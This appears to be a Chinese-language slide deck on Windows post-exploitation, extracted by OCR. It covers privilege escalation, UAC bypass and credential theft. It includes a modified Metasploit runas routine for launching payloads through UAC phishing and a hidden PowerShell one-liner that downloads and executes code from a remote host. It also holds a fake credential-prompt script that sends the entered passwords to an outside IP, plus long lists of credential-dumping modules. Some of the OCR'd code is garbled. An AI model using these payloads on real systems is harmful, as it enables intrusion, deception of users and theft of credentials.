


Exp被杀!

将Exp改成PowerShell:

<http://evi1cg.me/archives/MS16-032-Windows-Privilege-Escalation.html>

# Demo Time




```
C:\Windows\system32\cmd.exe

C:\Users\evilcg\Desktop>cmd
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\evilcg\Desktop>ne_
```

# 服务提权



## 常用服务:

Mssql, Mysql, Oracle, Ftp

## 第三方服务:

Dll劫持, 文件劫持

## 提权脚本Powerup:

<http://drops.wooyun.org/tips/11989>



# 协议提权



利用已知的Windows中的问题，以获得本地权限提升 -> Potato  
其利用NTLM中继（特别是基于HTTP > SMB中继）和NBNS欺骗进行提权。  
详情：

<http://tools.pwn.ren/2016/01/17/potato-windows.html>

# Phishing

...

## MSF Ask模块:

exploit/windows/local/ask

通过runas方式来诱导用户通过点击uac验证来获取最高权限。

需要修改的msf脚本

metasploit/lib/msf/core/post/windows/runas.rb

```
1 def shell_execute_exe(filename = nil, path = nil)
2   exe_payload = generate_payload_exe
3   payload_filename = filename || Rex::Text.rand_text_alpha((rand(8) + 6)) + '.exe'
4   payload_path = path || get_env('TEMP')
5   cmd_location = "#{payload_path}\\#{payload_filename}"
6   print_status("Uploading #{payload_filename} - #{exe_payload.length} bytes to the filesystem...")
7   write_file(cmd_location, exe_payload)
8   command, args = cmd_location, nil
9   shell_exec(command, args)
10 end
11
```


```
runas.rb
> runas.rb
17
18 def shell_execute_exe(filename = nil, path = nil)
19   exe_payload = generate_payload_exe
20   payload_filename = filename || Rex::Text.rand_text_alpha((rand(8) + 6)) + '.exe'
21   payload_path = path || get_env('TEMP')
22   cmd_location = "#{payload_path}\\#{payload_filename}"
23   print_status("Uploading #{payload_filename} - #{exe_payload.length} bytes to the filesystem...")
24   write_file(cmd_location, exe_payload)
25   command = 'cmd.exe'
26   args = "/k start "+ cmd_location + "& exit"
27   shell_exec(command, args)
28 end
```

# Phishing Demo

```
3. sudo msfconsole (sudo)
msf exploit(web_delivery) > sessions

Active sessions
=====
No active sessions.

msf exploit(web_delivery) > |
```



```
Windows7
命令提示符
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\evilcg>powershell.exe -nop -w hidden -c $M=new-object net.webclient;$M.proxy=[Net.WebRequest]::GetSystemWebProxy();$M.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $M.downloadstring('http://192.168.2.100:8080/');
```





# 屋里有什么 Gather Information

# Gather Information



成为了主人，或许我们需要看看屋里里面有什么？

两种情况：

1：已经提权有了最高权限，为所欲为

2：未提权，用户还有UAC保护，还不能做所有的事情

# Bypass UAC



## 常用方法:

- ✓ 使用 IFileOperation COM接口
- ✓ 使用 Wusa.exe 的 extract 选项
- ✓ 远程注入 SHELLCODE 到傀儡进程
- ✓ DLL劫持, 劫持系统的DLL文件
- ✓ 直接提权过UAC
- ✓ Phishing

[http://evi1cg.me/archives/Powershell\\_Bypass\\_UAC.html](http://evi1cg.me/archives/Powershell_Bypass_UAC.html)

- ✓ [http://www.powershell-empire.com/?page\\_id=380](http://www.powershell-empire.com/?page_id=380)



# 有了权限，要做什么



搜集mstsc记录，浏览器历史记录，最近操作的文件，本机密码等

键盘记录

屏幕录像

Netripper

```
meterpreter > run post/windows/gather/
Display all 112 possibilities? (y or n)
run post/windows/gather/ad_to_sqlite
run post/windows/gather/arp_scanner
run post/windows/gather/bitcoin_jacker
run post/windows/gather/bitlocker_fvek
run post/windows/gather/cachedump
run post/windows/gather/checkvm
run post/windows/gather/credentials/bulletproof_ftp
run post/windows/gather/credentials/coreftp
run post/windows/gather/credentials/credential_collector
run post/windows/gather/credentials/domain_hashdump
run post/windows/gather/credentials/dyndns
run post/windows/gather/credentials/enum_cred_store
run post/windows/gather/credentials/enum_laps
run post/windows/gather/credentials/enum_picasa_pwds
run post/windows/gather/credentials/epo_sql
run post/windows/gather/credentials/filezilla_server
run post/windows/gather/credentials/flashfxp
run post/windows/gather/credentials/ftpnavigator
run post/windows/gather/credentials/ftpx
run post/windows/gather/credentials/gpp
run post/windows/gather/credentials/heidisql
run post/windows/gather/credentials/idm
run post/windows/gather/credentials/imap
run post/windows/gather/credentials/imvu
run post/windows/gather/credentials/mcafee_vse_hashdump
run post/windows/gather/credentials/meebo
run post/windows/gather/credentials/mremote
run post/windows/gather/credentials/mssql_local_hashdump
run post/windows/gather/credentials/nimbuzz
run post/windows/gather/credentials/outlook
run post/windows/gather/credentials/razer_synapse
run post/windows/gather/credentials/razorsql
run post/windows/gather/credentials/rdc_manager_creds
run post/windows/gather/credentials/skype
run post/windows/gather/credentials/smartermail
run post/windows/gather/credentials/smartermail
run post/windows/gather/credentials/smartermail
run post/windows/gather/credentials/smartftp
run post/windows/gather/credentials/sso
run post/windows/gather/credentials/steam
meterpreter > run post/windows/gather/

run post/windows/gather/credentials/tortoisesvn
run post/windows/gather/credentials/total_commander
run post/windows/gather/credentials/trillian
run post/windows/gather/credentials/vnc
run post/windows/gather/credentials/windows_autologin
run post/windows/gather/credentials/winscp
run post/windows/gather/credentials/wsftp_client
run post/windows/gather/credentials/dnscache_dump
run post/windows/gather/dumplinks
run post/windows/gather/enum_ad_bitlocker
run post/windows/gather/enum_ad_computers
run post/windows/gather/enum_ad_groups
run post/windows/gather/enum_ad_managedby_groups
run post/windows/gather/enum_ad_service_principal_names
run post/windows/gather/enum_ad_to_wordlist
run post/windows/gather/enum_ad_user_comments
run post/windows/gather/enum_ad_users
run post/windows/gather/enum_applications
run post/windows/gather/enum_artifacts
run post/windows/gather/enum_av_excluded
run post/windows/gather/enum_chrome
run post/windows/gather/enum_computers
run post/windows/gather/enum_db
run post/windows/gather/enum_devices
run post/windows/gather/enum_dirperms
run post/windows/gather/enum_domain
run post/windows/gather/enum_domain_group_users
run post/windows/gather/enum_domain_tokens
run post/windows/gather/enum_domain_users
run post/windows/gather/enum_domains
run post/windows/gather/enum_emet
run post/windows/gather/enum_files
run post/windows/gather/enum_hostfile
run post/windows/gather/enum_ie
run post/windows/gather/enum_logged_on_users
run post/windows/gather/enum_ms_product_keys
run post/windows/gather/enum_mui_cache
run post/windows/gather/enum_patches

run post/windows/gather/enum_powershell_env
run post/windows/gather/enum_prefetch
run post/windows/gather/enum_proxy
run post/windows/gather/enum_putty_saved_sessions
run post/windows/gather/enum_services
run post/windows/gather/enum_shares
run post/windows/gather/enum_snmp
run post/windows/gather/enum_termserv
run post/windows/gather/enum_tokens
run post/windows/gather/enum_tomcat
run post/windows/gather/enum_unattend
run post/windows/gather/file_from_raw_ntfs
run post/windows/gather/forensics/browser_history
run post/windows/gather/forensics/duqu_check
run post/windows/gather/forensics/enum_drives
run post/windows/gather/forensics/imager
run post/windows/gather/forensics/nbd_server
run post/windows/gather/forensics/recovery_files
run post/windows/gather/hashdump
run post/windows/gather/local_admin_search_enum
run post/windows/gather/lsa_secrets
run post/windows/gather/make_csv_orgchart
run post/windows/gather/memory_grep
run post/windows/gather/netripper
run post/windows/gather/ntds_location
run post/windows/gather/outlook
run post/windows/gather/phish_windows_credentials
run post/windows/gather/resolve_sid
run post/windows/gather/reverse_lookup
run post/windows/gather/screen_spy
run post/windows/gather/smart_hashdump
run post/windows/gather/tcpnetstat
run post/windows/gather/usb_history
run post/windows/gather/win_privs
run post/windows/gather/wmic_command
run post/windows/gather/word_unc_injector
```



# GetPass Tips

...

通过脚本弹出认证窗口，让用户输入账号密码，由此得到用户的明文密码。

powershell脚本如下：

```
1 $cred = host.ui.promptforcredential('Failed Authentication','', [Environment]::UserDomainName + "\" +
2 [Environment]::UserName, [Environment]::UserDomainName); [System.Net.ServicePointManager]::ServerCert
3 ificateValidationCallback = {true}; wc = new-object net.webclient; wc.Headers.Add("User-
4 $Agent", "Wget/1.9+cvs-stable (Red Hat modified)"); wc.Proxy =
5 [System.Net.WebRequest]::DefaultWebProxy; wc.Proxy.Credentials =
6 [System.Net.CredentialCache]::DefaultNetworkCredentials; wc.credentials = new-object
7 $system.net.networkcredential(cred.username, cred.getnetworkcredential().password, ''); result =
8 $wc.downloadstring('https://172.16.102.163');
9
```



From: [https://github.com/Ridter/Pentest/blob/master/note/Powershell\\_MSFCapture.md](https://github.com/Ridter/Pentest/blob/master/note/Powershell_MSFCapture.md)

# GetPass Tips

...

MSF 模块

post/windows/gather/phish\_windows\_credentials

```
meterpreter > run post/windows/gather/phish_windows_credentials
```

```
[+] PowerShell is installed.
```

```
[*] Starting the popup script. Waiting on the user to fill in his credentials...
```

```
[+]
```

[+] UserName	Domain	Password
-----	-----	-----
evi1cg	WIN7	1

## 更多参考



### Installed Programs

- Startup Items

### Installed Services

- Security Services
- File/Printer Shares
- DatabaseServers
- Certificate Authority

### Sensitive Data

